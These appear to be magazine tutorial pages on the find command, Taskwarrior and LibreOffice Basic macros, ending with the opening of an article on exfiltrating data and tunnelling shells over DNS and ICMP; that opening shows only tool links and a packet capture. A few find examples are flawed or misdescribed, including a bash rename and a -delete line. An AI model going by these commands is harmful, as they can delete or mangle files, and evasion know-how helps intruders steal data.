Another reason for using `find -depth` to create a list of files to copy to another location is when dealing with directories with restricted permissions (for example, no write permissions). In such a case, we want to copy the contents of the directory, and then copy the directory along with its permissions. If we copy the directory first, we won't be able to copy its contents, because of the restricted permissions.

Lastly, we often want to use `-depth` when we are deleting files. But, as we shall see, there is an easier way of doing this.

Match only directories or only files

We saw an example earlier that turned up a list of directories as well as files. If instead we only wanted to see the files, we could have passed the option `-type f` to the command:

```
$ find ~ -type f -regextype egrep -regex '.*[0-9]?[0-9][a-fz][^/]*'
```

We can also use `-type d` to match only directories. This can be useful, because directories typically don't use a `.abc` extension, so we cannot match them using `-name` or `-regex`. The following command, for example, searches through all the recursive subdirectories of the working directory and deletes all those that are empty.

```
$ find . -type d -depth -mindepth 1 | xargs rmdir --ignore-fail-on-non-empty
```

Note that we have used the `-depth` argument so that if a directory has no contents apart from empty directories, they will all be deleted. If we had left off `-depth`, only truly empty directories would have been deleted.

Use `find` to delete files

So far, the commands we have seen all give us ways to specify or limit the collection of files that we search over. But there is another aspect of `find`: we can tell it to execute a particular command for all the files it returns.

The default command is `-print`, which tells `find` to print the name of the file. This is what we have been using so far, and if we aren't using any other commands, we don't need to include it. So

```
$ find ~ -name '*.pdf' -print
```

gives us the same output as if we had left off the `-print`.

```
$ find . -iname '*.jpg'
Finds files ending with either .jpg or .JPG extension

$ find \( -name '.*.*' \! -name '.*[co]' \) -o -type d -delete
Deletes all files except files ending .c or .o, and files with no extension that are not directories
```

One very useful alternative command is `-delete`, which deletes the file in question. For instance, we might wish to 'clean' a Java project by removing all the compiled Java files:

```
$ find ~/JavaProject -name '*.class' -delete
```

Note that if you use the `-delete` command, `find` will automatically apply the `-depth` switch so as to remove files before removing their parent directories.

Chain commands together

We can carry out more than one command at once by putting the arguments one after the other. For example, if we wanted to print the list of `.class` files that we were deleting in the example above, we could run the following:

```
$ find ~/JavaProject -name '*.class' -print -delete
```

We can do the same with search conditions as well. In fact, we've already done this in a previous example: when we wanted to specify both a maximum and a minimum depth earlier on, we used both the `-maxdepth` and `-mindepth` switches.

This form of chaining commands is called the 'logical and' and works just like the 'and' operator in programming languages and elsewhere. We are telling `find` to carry out the `-print` command *and* the `-delete` command in the example above, and previously we told `find` to execute commands if the `-maxdepth` *and* the `-mindepth` conditions were both true. There is a corresponding operation called 'logical or'. For example, if we are interested (for some reason) in all files with depth

“ If we want our `find` command to execute more advanced shell operations, we can run the shell ourselves, and pass it a mini shell-script ”

less than 2 but only directories at depth greater than 2, we can run the following command.

```
$ find . -maxdepth 2 -o -type d
```

Here, the switch `-o` is the 'logical or' that joins the two connectives together.

When we use `-o` to separate commands the effect is that the second command is carried out only if the first one fails. For example, suppose we wanted to print out the names of all `.java` files in our project and to delete all other files. We could use the following command:

Right Two additional features not covered in the article. First, we use `-iname`, the case insensitive version of `-name`. There is also `-iregex`. In the second example, we use (escaped) brackets to logically group conditions

```
$ find ~/JavaProject -name '*.java' -print -o -delete
```

In this case, perhaps a better name for `-o` than 'or' is *otherwise*. If you are used to the shell operations `&&` and `||`, you'll be familiar with this behaviour.

We can logically negate a condition using the exclamation mark `!`. Since most shells interpret that character, we will need to 'escape' it – that is, tell the shell to take it literally as written rather than acting on it further – by putting it in single quotes or preceding it with a backslash (`\!`). For example, if we wanted to repeat the previous operation but without printing out the names of the `.java` files, the easiest way to do it would be:

```
$ find ~/JavaProject \! -name '*.java' -delete
```

Prune the tree

A useful command is `-prune`, which enables us to ignore branches of the tree entirely. If we use the `-prune` command on a directory, `find` will not descend into that directory. For example, suppose we have an Ubuntu disk image sitting in a directory called `ubuntulive`. We want to search for `jpg` images, but we don't want to descend into the `ubuntulive` directory because we will get error messages about certain system directories that we haven't got permission to use. In this case we could use the following command:

```
$ find . -path ./ubuntulive -prune -o -print
```

Here, `find` will check each file to see whether it matches the path `./ubuntulive`. If it does, `find` will ignore that directory completely.

Because of the sequential way in which `find` processes directories, the `-prune` option does not work particularly well with `-depth`: in this case, if we use `-depth`, `find` will descend into the `ubuntulive` directory before it's had the chance to prune it. In particular, we can't use `prune` if we're using the `-delete` command, since this automatically applies the `-depth` switch.

Execute commands

We had an example above where we piped the output of `find` into the `xargs` command in order to apply the command `rmdir` to the file names that it was printing out. This is actually quite an unsafe thing to do: `xargs` parses its input, and it will not work well if file names contain special characters such as ampersands or spaces. Since the shell pipe is nothing more than a string of text, `xargs` will view a file name that contains spaces or newlines as though it were multiple files.

Better is to use `find`'s built-in capability for executing commands on files. The example above then becomes the following.

```
$ find -type d -depth -mindepth 1 -exec rmdir --ignore-fail-on-non-empty {} +
```

We have used the `-exec` command in order to execute

Figure 2

```
find . -name '*.cpp' -exec bash -c '
((count=0))
for file do
    mv "$file" "${file/%cpp/cc}"
    (( count = count + 1 ))
done
echo "$count files modified."
' bash {} +
```

an external command from the shell. Every argument between `-exec` and the terminating `+` is treated as part of the command. The `{}` symbol is used as a placeholder for the files that `find` turns up.

The last character can be either a plus symbol `+` or an (escaped) semicolon `\;`. The semicolon is a bit simpler, and means that the files from `find` will be inserted into the `{}` spot one by one, and the command will be executed once with each of them.

The `+` character means that we're passing multiple files to the command at once. Since `rmdir` can accept multiple directory names at once, it improves performance to send them through in batches, similarly to how `xargs` handles files. If we use `+`, though, we can only use `{}` once in the command, and it must be at the very end. If we are using `\;`, we can have as many instances of `{}` as we like in the command.

Run find in a new shell

`find` executes the commands in its own shell.

Sometimes, though, we want to take advantage of more advanced shell features. We can do this by explicitly running our own shell. The command `sh` (together with more advanced variants such as `bash`) accepts a flag `-c` that allows us to pass a command into the shell. The following example, which renames all files ending with `.cpp` so that they end with `.cc`, is an example.

```
$ find . -name '*.cpp' -exec sh -c 'mv "$1" "${1%cpp/cc}"' sh {} \;
```

Here, the command being passed to `-exec` is `sh` itself, and we use the `-c` flag to pass in a mini shell-script to execute the name replacement. The arguments following the command are the positional parameters to that shell script: the parameter `$0` is always the name of the shell, and we pass in the file name `{}` as the parameter `$1`. We also use `\;` since we are applying the script to the files one by one.

This is good, but it starts a new shell for every new file, which can affect performance. An alternative is shown in **Figure 2** (above), where we use a shell `for` loop that will iterate over the non-zero positional parameters. This time, we use `+` so that we pass in all the files at once.

As with many Linux commands, it's well worth taking some time to learn the various features of `find`, because the time it can save later on more than offsets it. ■

Left An advantage of passing multiple files to our mini shell-script is that we can use persistent shell variables. We've used `bash` rather than `sh` so that we can take advantage of Bash arithmetic

Other tests

There are many different tests that you can apply in a `find` command, and we've only covered a few of them. We encourage you to have a look through the man page for `find` (see 'Finding help') to see what they are. A few useful tests are `-newer filename`, which checks whether the files are newer than the file `filename`; `-empty`, which checks whether the file is empty (a regular file or an empty directory); and `-type l`, which checks whether the file is a symbolic link.



Shashank Sharma

Shashank is a trial lawyer in New Delhi, and has been writing exclusively about open source software for the past 14 years.

Resources

■ **GCC & Make**
Installed using your distribution's software repositories

■ **Taskwarrior**
<https://taskwarrior.org>

Taskwarrior: Manage your to-do list on the CLI

Make sense of your ever-expanding to-do list from the comfort of the terminal

The simplest to-do list is a text file containing a serialised list of tasks to be accomplished in the coming days. While such a list is easy to create, it's difficult to quickly draw practical information from it. That's where Taskwarrior comes in. This command-line-based task management utility can be used to add and delete tasks from your to-do list, and you can also assign a priority for each task.

In addition to standalone assignments, such as updating your Ubuntu installation or dropping the car off at the garage, you may on occasion have to organise a complete project with several tasks of its own, such as setting up a music-streaming server for your home network. Fortunately, Taskwarrior enables you to create multiple projects and each such project can have several tasks each. You can search through your list for any given task or project, and use Taskwarrior to generate thorough reports which will – if nothing else – help you decide the scientifically correct time to panic if you're close to missing an important deadline.

Get started

Many popular Linux distributions such as Ubuntu, Fedora, Debian, Slackware and so on feature Taskwarrior in their software repositories, so installation is as easy as running `sudo apt install taskwarrior` or `su -c 'dnf install taskwarrior'` or the equivalent. You can, alternatively, grab the source code tarball from the project's website, and follow the installation instructions, which involves little more than running the `make` and `make`

`install` commands. Once installed, invoke Taskwarrior using `task`. When you run it for the first time, it searches for a configuration file named `taskrc` in the user's `home` directory. If it doesn't find one, the tool automatically creates one for you.

With that out of the way, you can now begin populating the to-do list using the `add` command option:

```
$ task add Tutorial on Taskwarrior
Created task 1.
$ task add Review for LU&D 195
Created task 2.
$ task add "Roundup for LU&D 195"
Created task 3.
$ task add 2nd draft of SKT-Divorce case
Created task 4.
```

We've used several commands here to create four different tasks. All the words following `add` are treated as the name or description of the task, so it doesn't matter if you enclose them in quotes. By default, the task description, irrespective of length, is stored in a single line, so if you want to break the description into several lines, you must enclose it within quotes and provide line breaks where needed.

Each new task is automatically assigned a unique ID number by Taskwarrior, and the tool helpfully displays this after each `add` command. You can fetch a list of all the tasks in your to-do list by running the `task` command:

```
$ task
[task next]

ID Age Description Urg
1 21h Tutorial on Taskwarrior 0
2 53min Review for LU&D 195 0
3 53min Roundup for LU&D 195 0
4 53min 2nd draft of SKT-Divorce case 0

4 tasks
```

You can use the unique ID numbers for each task to perform operations such as `delete`, `done` or `modify`. The `task delete <ID NUMBER>` command removes the specified task from your list, and when you complete a task, you can update Taskwarrior with the `task done <ID NUMBER>` command. As well as such basic tasks, which only feature a description but no additional details,

you can also use the + symbol to add tags to your tasks. This will help you to segregate them easily. For instance, you can have tasks assigned to different identifiable tags such as +favour, +upcoming, +important and so on. You can even assign several tags to each new task, if needed.

The command **task add order cake +Party** creates a new task and assigns it to the **Party** tag. You can fetch a list of all the tasks that are part of this project using **task +Party list**. You can similarly use **task +Cake -Party list** to fetch a list of all the tasks that have the **Cake** tag, but not the **Party** tag. The + and - symbols can be used with the **list** command option, in much the same way as they're used in Google searches.

If you accidentally forget to specify some useful information when adding a new task, or want to make any changes, use the **modify** command option along with the ID number of the task you want to edit:

```
$ task add file ITR
Created task 5.
$ task modify 5 due:eom
Modifying task 5 'file ITR'.
Modified 1 task.
```


As you can see, we've just used the **modify** command option to add a due date to a task. You can simultaneously edit multiple tasks by separately identifying each of them, or provide a space-separated list of tasks, or even a range of them, like this:

```
$ task modify 1 3 5-7 priority:H
- Priority will be set to 'H'.
Modifying task 1 'Tutorial on Taskwarrior'?
(yes/no/all/quit)
yes
Modifying task 1 'Tutorial on Taskwarrior'.
- Priority will be set to 'H'.
Modify task 3 'Roundup for LU&D 195'? (yes/no/all/quit)
all
Modifying task 3 'Roundup for LU&D 195'.
Modifying task 5 'file ITR'.
Modifying task 7 'buy cake'.
Modified 4 tasks.
```

When you perform a bulk operation, Taskwarrior prompts you for confirmation before carrying out the instructions for each of the specified tasks. In addition to adding new elements such as due date, priority, tags and so on, you can also use the **modify** command option to edit the description of the task.

Apart from merely adding tasks, and marking them as done when finished, you can track tasks you're currently working on with Taskwarrior's **start** command option. The command **task start <ID Number>** adds a **start** attribute to the specified command. When you stop working on a given task, you can update that information with the **stop** command option.

If you want to create a recurring task, such as paying a credit card bill, you can do so using the **recur** command



option. Refer to the official documentation for supported date formats to make the best use of the **due** command option: <https://taskwarrior.org/docs/dates.html>.

```
$ task add <description> recur:monthly
due:12th
Created task 18 (recurrence template).
```

You might occasionally take on tasks that are more urgent than others, and you can use the **priority** command option to identify these. By default, tasks aren't given a priority at all. You can choose either High, Medium or Low priority; **task add Backup data on Fedora 28 installation priority:H** sets High priority. The **priority:M** and **priority:L** command options work similarly for Medium or Low priority.

Apart from tags, which are one way to group tasks, you can also use the **project** command option to group separate tasks; it has the **task add <task description> project:<name>** syntax. You can also create sub-projects for a project. This is helpful if your tasks can easily be subdivided into more manageable categories. This is done using **projectname.sub-project**.

For instance, if your next major project is weeding the garden, and clearing the garage and kitchen, you can run the **task add Throw away empty boxes from the garage due:week priority:M project:Home.garage +cleaning** command.

When run without any filters, the **task** and **task list** commands produce identical results, and display a complete list of all tasks in your to-do list. Along with user-generated tags, Taskwarrior also supports several virtual tags, which you can use to filter the tasks. These are described in detail in the official documentation.

One useful virtual tag is **+WEEK**, which can be used to list all tasks due this week. The **+OVERDUE** virtual tag can similarly be used to list tasks that are still to be completed even though the deadline has passed. You can run **task calendar** to see upcoming tasks over the next three months, while the command **task ghistory** can be used for a graphical representation of added, deleted, completed and pending tasks. ■

Above The task ghistory command shows a graphical history of your tasks

Urgent tasks system

When you run the **task** command, the output is a list of all tasks, along with a description and urgency score. Urgency is calculated on the basis of several different parameters by Taskwarrior, such as priority, age, project and so on. The tasks that you must begin next are assigned the highest urgency.



Bob Moss

Bob creates online documentation for enterprise virtualisation and Linux products. In his spare time he works on a range of free software.

Resources

■ LibreOffice
www.libreoffice.org

LibreOffice: Automate tasks with simple scripts

Discover how you can script repetitive actions and extend LibreOffice's usefulness with macros and VBA

In this article we'll help you explore how to expand the functionality of LibreOffice's Calc and Writer in ways the devs never planned for, and all in a way that doesn't require you to take a programming course or lose a dozen hours recompiling your office suite from source.


This tutorial will help you create your very own macros, and these will enable you to record actions that automate repetitive tasks in your documents. The steps you record could accomplish anything from pre-populating the values in a printable application form template in Writer, to moving dozens of cells and sheets around in a complicated Calc workbook.

For those times when simply recording some manual steps isn't quite enough to get the job done, you'll also learn how to program them yourself with a language called LibreOffice Basic. This is a straightforward and plain English language that's easy to learn and performs automated tasks fast.

The other great benefit of Basic is legacy code compatibility. For example, code I've written way back in 2011 still works in the thoroughly modern LibreOffice. So it's possible that what you learn today could help you automate documents well into the next decade.

Start recording

Imagine that you're looking to create a new letter. Each time you're going to have to right-align text and type out your home address, then left-align ready to type the



Above You can run the tasks that you've written using keyboard shortcuts and custom menu items by setting them up in Tools > Customize...

address you're sending to. If you head to Tools > Macros > Record Macro you can perform those actions and then click Stop Recording to save it as **Start Letter**.

Now each time you want to create a letter you can head to Tools > Macros > Run Macro... and select **Start Letter** to repeat the sequence of events you recorded. If you find that the Record Macro option is missing you'll need to enable it from Tools > Options > LibreOffice > Advanced.

However, this probably hasn't sped up your workflow. Thankfully, you can bind your macro to a keyboard

■ Function or sub?

There are two types of variable in LibreOffice Basic. Global variables are defined inside a module file and can be used by any subroutine or function within it. Local variables can only be used within the subroutine or function it's declared inside. By convention, people typically use Dim for variables for which they want to declare a type, like so:

```
Dim myGlobalString As String = "LU&D"
Sub mySubRoutine(myParameter As String)
    myLocalVariable = "Issue"
    print myGlobalString
    print myLocalVariable
    print myParameter
End Sub
```

A common mistake new programmers sometimes make, especially if you're used to more complex languages such as C++, is to become confused about the difference between subroutines and functions. Both will accept parameters (variables that you provide as inputs), perform operations in a predetermined order and change the value of global variables.

The key difference is that a function will output a value for use in a variable, while a subroutine doesn't necessarily need to return any value. In the example below you can see a function on line 1 and a subroutine on line 2:

```
1: result = myFunction(1, 2)
2: mySubroutine("#239")
```

“Basic code which was written way back in 2011 still works in the thoroughly modern LibreOffice”

shortcut, a menu option or a toolbar. In this particular case it's probably quickest to launch your macro from your keyboard rather than clicking through various sub-menus. To accomplish this you can set it from Tools > Customize... > Keyboard. From that form you can locate a suitable key combination that isn't already in use and link it to your Start Letter macro. It's best to avoid replacing existing key combinations in case you find you need them later, and to make things less confusing all round.

If you would prefer to bind your Start Letter macro to a menu item, you can do it from the same Tools > Customize... menu, but this time select the Menus tab. In the Category menu you should select Macros, and then double-click My Macros to find Start Letter. Once you've selected it you can choose the Tools menu from the right-hand drop-down menu, and then click the + button to add a new custom menu called Start Letter. After you've closed the dialogue box you should now find you can launch your macro from Tools > Start Letter, as you previously set.

You can also link your macro to a context menu or application event. You likely won't need to explore either of these options simply to start a letter, but you may find macros that act on selected text work are more intuitive to launch using right-click.

VBA in LibreOffice?

If you need documents to be interoperable between LibreOffice and Microsoft Office, you'll be disappointed to hear that Microsoft Office doesn't support LibreOffice Basic. Fortunately, LibreOffice does have limited support for VBA (Visual Basic for Applications) code created for Microsoft Office. You can import it by adding the following lines to the top of your code modules:

```
Option VBASupport 1
Option Compatible
```

This tells LibreOffice that the macros you're providing should not be interpreted as native LibreOffice Basic, and instead it should try to translate the code into something more useful. Note that how successfully your macro will run may vary, and it could need some code changes to function properly. If the VBA macro you're importing automates mouse clicks, or requires specific Windows-only user interface dialogue boxes, it likely won't work in LibreOffice without substantial rework.

In contrast, if you're simply performing mathematical operations and outputting them to different cells, or printing predefined text in a Writer document, you may only need to make minor changes.

Unfortunately, there are some documents that are just never going to be compatible without rewriting macros again from scratch. Your choice is to either spend a considerable amount of time doing this, or stick to running Microsoft Office in Wine for that particular file. If you opt for the latter option, you'll need to ensure that the Windows Script Host and VB6 environments are installed in the same Wine prefix. You should also search <https://appdb.winehq.org> for the particular version of Microsoft Office you wish to run for further information on the dependencies and configurations it might require to function correctly.

Time to code


Now you know how to record macros using the GUI, the next step is to start writing your own. When you launch the code editor you're presented with a white box for typing in and a tree view for navigating between different files containing code. Each file contains one module, and within that module you can create subroutines. The subroutine called **Main** is where your code will run from when you trigger your module from a key combination or menu entry.

Let's take a look at some seven-year-old code as a starting point:

```
Sub Main
loadNewFile("scal")
End Sub

Sub loadNewFile(fileType As String)
Dim doc As Object, desk As Object,
fileLaunch As String, Dummy()
fileLaunch="private:factory/" & fileType
desk=CreateUnoService("com.sun.star.frame.
Desktop")
doc = desk.loadComponentFromUrl(fileLaun
ch,"_blank",0,Dummy())
End Sub
```

If you try to run this and get an 'Argument is not optional' error, check that the cursor is inside the **Main** subroutine before starting the debugger. This ensures that the interpreter recognises it as the starting point and that




Above The value of a cell or text can be set either from a recorded action or from custom Basic code

■ Using APSO

A tool called APSO (Alternative Script Organiser for Python, confusingly enough) enables you to load external Python scripts with tools that resemble those for LibreOffice Basic. Find out more at http://bit.ly/lud_apso.

■ Taking care of bugs

LibreOffice Basic has useful debugging tools. Start troubleshooting by hitting **F8**, then keep pressing it to step through code line by line. **Shift+F8** steps over code you don't need to test this way. If there's a lot of code you're happy to skip past, use **F9** to add or remove a breakpoint to any line. This means the debugger will halt at that line so you can start stepping through it line by line again. Highlight a variable and press **F7** to add a 'watch' that shows you how its value changes.



Above The code uses Calc's own built-in methods to total the value of multiple cells, but you could do this calculation in the code instead

Icon see clearly
If you find the icons in these screenshots appealing you can install them yourself from the libreoffice-style-sifr package in your Linux distro's package manager. The 'Sifr' or 'Sifr Dark' icon styles can then be enabled by selecting Tools > Options > View.

the `loadNewFile` subroutine will have a useful value for `fileType`. If you wanted to add more subroutines to this module it normally makes sense to also launch them from the `Main` function for this reason.

So what does this code do? It simply launches Calc from any other LibreOffice application. In the `Main` subroutine it triggers the `loadNewFile` subroutine and sends it `scalc` as a value.

The `loadNewFile` subroutine then takes the `scalc` value and appends it to the end of `private:factory/`. This is then fed into a built-in subroutine (one we don't have to define ourselves) that launches a service capable of starting other parts of LibreOffice. The `_blank`, `0` and `Dummy()` parameters ensure we load a blank workbook in our new instance of LibreOffice Calc.

If you want to better understand how the code works you should add watchers to the variables and step through the code line by line as suggested in the box 'Taking care of bugs' (p39). You can find new ways to use `CreateUnoService()` and manipulate Calc workbooks using code via http://bit.ly/lud_libmacro.

Mathematical formulae

Once again, let's examine some tweaked code from back in the mists of time to determine how you can tweak it to

change code behaviour:

```

Sub doMaths
Dim sheet As Object, cell As Object
sheet=thisComponent.Sheets.GetByName("Sheet1")
cell=sheet.getCellByPosition(1,2)
cell.formula="=5+3"
End Sub

```

In this example the subroutine `doMaths` opens the first sheet, selects the cell B3 and then sets the value to 8. We could tweak that formula to, for instance, `=SUM(A1:A3)` and it would output the total of A1, A2 and A3 in the first sheet. However, Basic doesn't have to rely on Calc to do its calculations. You could just as easily switch the second to last line with the following:

```

Dim valueA As Integer, valueB As Integer
valueA = cell.value
valueB = 3
cell.value = valueA + valueB

```

This will add 3 to the current value of the cell B3 every time you launch `doMaths()` from the `Main` subroutine. You can, of course, replace the `+` with `-`, `/`, `*` or `%` to subtract, divide, multiply or modulo the two values if you prefer. To maintain the decimal fractions you may wish to change the data type from `Integer` to `Double`, as the former will always round to the nearest whole number.

The next question you might have is "What happens if the cell contains a string of text instead of a number?". Currently, your code would crash unceremoniously with a cryptic error. Fortunately, we can fix that by adding the following line just below `Sub doMaths`:

```
On Error GoTo myError
```

This tells LibreOffice Basic that if something bad happens it should run whatever instructions you have placed under a label called `myError`. For this to work you should add the following two lines just before `End Sub`:

```
myError:
print "An error has occurred"
```

The `print` command creates a dialogue box with the error message we specify. For OpenOffice.org, and older versions of LibreOffice, you may need to use the following line instead:

```
msgbox("An error has occurred")
```

What we've covered in this tutorial is just the tip of the iceberg. As you learn more about LibreOffice Basic's language syntax and the built-in functions of LibreOffice you'll be able to create more elaborate macros.

You can find more information and resources via the project's official help pages at https://help.libreoffice.org/Basic/Basic_Help, including how to create elaborate user form dialogues and more. ■

Extending LibreOffice


Recording macros and coding things in Basic and Python isn't the only way to extend functionality in LibreOffice. You can find a full listing of supported extensions and templates at <https://extensions.libreoffice.org>.

One plug-in that caught our eye was Power Detective. With larger datasets using a lot of different calculations, it can be tricky to determine how one change might affect other parts of the sheet. This plug-in draws arrows from any given cell to any other cells that are dependent on it to complete their functions, ensuring you don't accidentally miss any parts of the sheet with `#REF!` as their value before sharing it.

Another example would be Calendar for Calc, which provides a visual date picker instead of having to type in date values manually. There's also a very cool inventory management plug-in called MyParts. This stores a list of items with metadata in a spreadsheet, and provides a graphical form for you to enter that data into, perform searches on your data and delete whole records – just as you would if you were storing them in a Base file.


WHAT NEXT?

Creating a Macro in LibreOffice Basic




01 Basic organiser

To see a list of the Macros that LibreOffice stores head to Tools > Macros > Organize Macros > LibreOffice Basic... You can also create custom input boxes and user forms from the 'Organize dialogs...' option, which generates the code for you. If you prefer Python you'll need to install `libreoffice-script-provider-python`.




02 Load module

Each module can contain multiple functions, and you can select and run any of them from this window. You can also assign subroutines to keystrokes and events, or create menu items, from the 'Assign...' button. LibreOffice comes with its own set of predefined scripts for specific tasks, such as converting Microsoft Access macros.




03 Start editor

The code editor interface will look very familiar if you've worked with VBA macros before. To create a new module, right-click next to the 'Module 1' tab and select Insert > BASIC module... You can create a user form from the same menu, or use the 'Dialog' menu; both options trigger a WYSIWYG editor for user forms and input boxes.




04 Write code

Automatic Syntax highlighting in the editor can sometimes be inconsistent, but Basic keywords are usually in blue, raw values are in red and subroutine calls are in green. You can comment out lines by prefixing them with REM. You can learn more about Basic syntax at http://bit.ly/lud_vba.



05 Debug macros

Like any good IDE, the LibreOffice Basic editor has debugging tools for fixing problems. Pressing **F9** adds and removes breakpoints that pause code execution so that you can examine the values in your variables. You can also step through code by repeatedly pressing **F8**, and halt debugging at any time with **Shift+F5**.



06 Launch scripts

Compiling your code is one way to check for syntax errors, or you can use **F5** to run the code you've written until it stops, or the exception handler you might have created earlier is triggered. Just as with Microsoft Office's VBA macros, pressing **Esc** dismisses any of the dialogues and input forms your code creates.



**Toni
Castillo
Girona**

Toni has a degree in Software Engineering and a MSc in CompSec and works as an ICT research support expert in a university in Catalonia (Spain). Read his blog at <http://disbauxes.upc.es>.

Resources

■ **ICMP Data**
Exfiltration basics
<https://wumb0.in/ping-exfil.html>

■ **Metasploit ICMP**
exfiltration module
http://bit.ly/lud_exfil1

■ **ICMP Tunnel**
http://bit.ly/lud_icmp

■ **DNSCAT2**
http://bit.ly/lud_dnschat

CompSec: Exfiltrate data over DNS and ICMP

Learn how to bypass firewalls by encapsulating both your shells and connections using ICMP and DNS

No.	Time	Source	Destination	Protocol	Length	Info
4694	76.131761471	192.168.56.1	192.168.56.101	ICMP	94	Echo (ping) reply id=0x25dc, seq=58266/396...
4695	76.134231171	192.168.56.1	192.168.56.101	ICMP	94	Echo (ping) reply id=0xc368, seq=17911/633...
4696	76.134991597	192.168.56.1	192.168.56.101	ICMP	94	Echo (ping) reply id=0x8cf2, seq=40824/308...
4697	76.206323227	192.168.56.101	192.168.56.1	ICMP	94	Echo (ping) request id=0x65f7, seq=15792/451...
4698	76.260497056	192.168.56.1	192.168.56.101	ICMP	94	Echo (ping) reply id=0x4860, seq=53619/296...
4699	77.043349178	192.168.56.1	192.168.56.101	ICMP	241	Echo (ping) reply id=0xa202, seq=53263/404...
4700	78.044661090	192.168.56.1	192.168.56.101	ICMP	241	Echo (ping) reply id=0x271d, seq=873/26883...
4701	79.045644868	192.168.56.1	192.168.56.101	ICMP	241	Echo (ping) reply id=0x8b39, seq=63438/529...
